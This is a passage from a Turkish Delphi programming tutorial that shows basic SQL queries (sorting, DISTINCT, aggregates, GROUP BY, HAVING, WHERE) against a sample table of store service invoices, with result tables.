10	GURSOYLAR	03.05.2003	ALP YAPI	TESISAT	150.000.000,00 TL
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL

Sorgulama sonucuna dikkat edecek olursanız, tablo kayıtları "MAGAZAADI" sütununa göre "A-Z" ye doğru sıralı halde karşınıza gelecektir. Bu tür sıralatma işlemlerini tablo nesnelerinde index ler yapmakta olup, "Query" kontrolü kullanırsanız "Order By" komutuna ihtiyacınız olacaktır.

```
procedure TForm3.FormCreate(Sender: TObject);
//Mağaza Adına Göre sırala
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('Select * From SERVIS Order By MAGAZAADI');
  Query1.Open;
end;
```

Dilerseniz "Z-A" ya doğru bir sıralamada yaptırabilirsiniz. O zaman sorgu komutlarınızı aşağıdaki şekilde değiştirmeniz gerekecektir.




SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL
10	GURSOYLAR	03.05.2003	ALP YAPI	TESISAT	150.000.000,00 TL
9	GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('Select * From SERVIS Order By MAGAZAADI DESC');
  Query1.Open;
end;
```

"**Order By**" komutundan sonra "**DESC**" bildirisini kullanırsanız sıralatmanın tersten yapılacağını programa bildirmiş olursunuz. Bu parametre yazılmadığı zaman Delphi "Asc" parametresini varsayılan değer olarak kabul edecek, küçükten büyüğe veya "A-Z" ye doğru bir sıralama yaptıracaktır.

Aynı örnek için şöyle bir senaryo türetelim. Mağaza isimleri aynı olan mağazaları da ikinci olarak servis tarihine göre büyükten küçüğe doğru sıralasın. Kodu aşağıdaki şekilde değiştiriniz.

```
procedure TForm3.FormCreate(Sender: TObject);
//İkili Sıralatma
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('Select * From SERVIS Order By MAGAZAADI DESC,SERVISTARIHI');
  Query1.Open;
end;
```



SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL
10	GURSOYLAR	03.05.2003	ALP YAPI	TESISAT	150.000.000,00 TL
9	GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL


Program öncelikle tüm tabloyu mağaza adına göre sıralar (Tersten). Daha sonra "Order By" ile belirtilen ikinci parametreye göre mağaza adı aynı olan kayıtları Servis Tarihine göre küçükten büyüğe doğru sıralayacaktır.

Aynı Kaydı Birkere Listelemek(Distinct):

Sorgunuzda göstermek istediğiniz sütun değerlerinin tamamının aynı olması durumunda, bir tanesini yazdırmak için kullanacağınız komut "**Distinct**" komutudur. Hatırlatalım gösterilecek olan sütunlardan bir tanesi "Primary veya Unique" index özelliğine sahipse zaten böyle bir durumun oluşmasına imkan yoktur.

"Distinct" komutunu Select ifadesinden hemen sonra koymalısınız. Rasgele bir yerde belirtme şansınız yoktur.

Aşağıdaki örnek sorgulama da "MAGAZAADI" ile "SERVISTARIHI" aynı olan kayıtlar sadece bir kere yazdırılmaktadır.




```
procedure TForm3.FormCreate(Sender: TObject);
//Aynı Kaydı Bir kere Yaz
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('Select Distinct MAGAZAADI,GIDENFIRMA From
SERVIS');
  Query1.Open;
end;
```

Sorguda listelenmeyen hücre değerlerindeki eşitliğin "Distinct" komutu için bir önemi yoktur.

Matematiksel Sorgu Komutları:


Şimdi sizlere matematiksel hesap yaptırabileceğiniz SQL komutlarından behsedeceğim.

Sütundaki En Yüksek Değeri Hesaplamak(Max):

Tablonuzdaki bir sütuna ait en yüksek değeri hesaplamak için "Max" komutundan faydalanmaktayız. Aşağıda bu komuta ait örneklendirme gerçekleştirilmiştir.

```
procedure TForm3.FormCreate(Sender: TObject);
//en yüksek maaşı bul
begin
  Query1.DatabaseName:='gazi';
```

```
  Query1.Close;
Query1.SQL.Add('Select MAX(FATURATUTARI) MAXIMUM_MIKTAR
From SERVIS');
Query1.Open;
end;
```




Programı çalıştırırsanız yukarıda ki pencerede görüldüğü gibi sadece tek bir hücre değerinden oluşan sorgu sonucunu görebilirsiniz.

Sütundaki En Küçük Değeri Bulmak(Min):

Tablonuzdaki bir sütuna ait en küçük değeri hesaplamak için "Min" komutundan faydalanmaktayız. Aşağıda bu komuta ait örneklendirme gerçekleştirilmiştir.


```
procedure TForm3.FormCreate(Sender: TObject);
//en yüksek maaşı bul
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
Query1.SQL.Add('Select MIN(FATURATUTARI) MAXIMUM_MIKTAR
From SERVIS');
Query1.Open;
end;
```

Programı çalıştırırsanız aşağıda ki pencerede görüldüğü gibi sadece tek bir hücre değerinden oluşan sorgu sonucunu görebilirsiniz. Bu değer o sütuna ait minimum değere sahiptir.



Sütun Toplamını Bulmak(Sum):


Sayısal içerikli sütunlara ait değerleri toplatmak için kullanılan SQL Komutudur. Aşağıda bu komuta ait örneklendirme yapılmaktadır.




```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
   Query1.SQL.Add('Select SUM(FATURATUTARI) FATURA_TOPLAMI
From SERVIS');
  Query1.Open;
end;
```

Sütun Ortalamasını Hesaplatmak(Avg):

Sayısal içerikli sütunlara ait değerlerin ortalamasını hesaplamak için kullanılan SQL Komutudur. Aşağıda bu komuta ait örneklendirme yapılmaktadır.





```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
   Query1.SQL.Add('Select AVG(FATURATUTARI) ORTALAMA_TUTAR
From SERVIS');
  Query1.Open;
end;
```

Kayıt Sayısını Bulmak(Count):


Tablonuzdaki kayıt sayısını (veya kriterinize uyan kayıt sayısını)öğrenebilmek için kullanabileceğiniz sorgu komutudur.

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
   Query1.SQL.Add('Select COUNT(MAGAZAADI) KAYIT_SAYISI From
SERVIS');
  Query1.Open;
end;
```



Gruplandırma Yapmak(Group By):

Aynı mağazaya yapılmış olan servislerin tamamını tek kalemde göstermek için kullanılabilecek olan yapıdır. Gruplandırma işlemini yaparken dikkatli olmanızı mantıksız gruplandırma işlemleri yapmamanızı tavsiye ederim.





```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
   Query1.SQL.Add('Select MAGAZAADI,SUM(FATURATUTARI)
MAGAZA_TOPLAMI From SERVIS Group By MAGAZAADI');
  Query1.Open;
end;
```

Sorgu sonucuna dikkat edecek olursanız, gerçekten de tüm mağazalara yapılmış olan servis miktarları tek kalemde doğru bir şekilde hesaplattırılıp yazdırılmıştır.

Gruplandırılmış Sütunlara Koşul Koymak(Having):

Yukarıdaki tablo için, amiriniz sizden toplam fatura tutarı içinde bir kriter belirleyip sonucu ona göre listelemenizi istese ne yaparsınız. SQL sorguları için, gruplandırılmış sorgulara koşul koymak ancak "**Having**" komutuyla gerçekleştirilebilmektedir. Aşağıda bu husus örneklendirilmektedir.





```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
   Query1.SQL.Add('Select MAGAZAADI,SUM(FATURATUTARI)
MAGAZA_TOPLAMI From SERVIS Group By MAGAZAADI Having
Sum(FATURATUTARI)>150000000');
  Query1.Open;
end;
```

Örnekte de görüldüğü gibi "**Having**" yapısı sayesinde gruplandırılarak oluşturulmuş olan sorgu sonucuna kolayca koşul konulabilmektedir. Yukarıdaki iki sonucu karşılaştıracak olursanız, grup toplamı 150.000.000 TL den az olanların ikinci raporda listelenmediğini göreceksiniz. Bu komutlar arayıp ta bulamayacağınız türden korkunç derecede etkili yapılardır. Bu yüzden kullanımına ait mantığı lütfen dikkatlice takip ediniz. Hatırlatmakta fayda var Gruplama yapmadan asla "Having" yapısını kullanamazsınız. Önce "Group By" komutu ile tabloyu gruplandırın, ardından "Having" komutunu kullanarak koşulunuza uyan kayıtlarınızı listeletin.

Sorguya Koşul Koymak(Where):

Oluşturacağınız sorguya satır bazlı koşul koymak için kullanılan "SQL" Komutudur. Sanıyorum en çok kullanacağınız (Select ten sonra) komut bu olacaktır. Sizden istenecek olan sadece "MIGROS" mağazasına ait kayıtları, veya şu miktarın üzerindeki kayıtları listeleme işlemini gerçekleştirebileceğiniz komuttur. Aşağıda bu komuta ait örneklendirmeler yapılmaktadır.


```
procedure TForm3.FormCreate(Sender: TObject);
//Kriter koy
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
    Query1.SQL.Add('Select * From SERVIS Where
MAGAZAADI="MIGROS"');
  Query1.Open;
end;
```



Sorgu sonucuna dikkat edecek olursanız sadece "MIGROS" Mağazalarına yapılmış olan servislerin listelendiğini göreceksiniz. Şayet koşulu sayısal bir veri içeren sütuna koyacaksanız o zaman kodunuzu aşağıdaki şekilde değiştirmelisiniz.

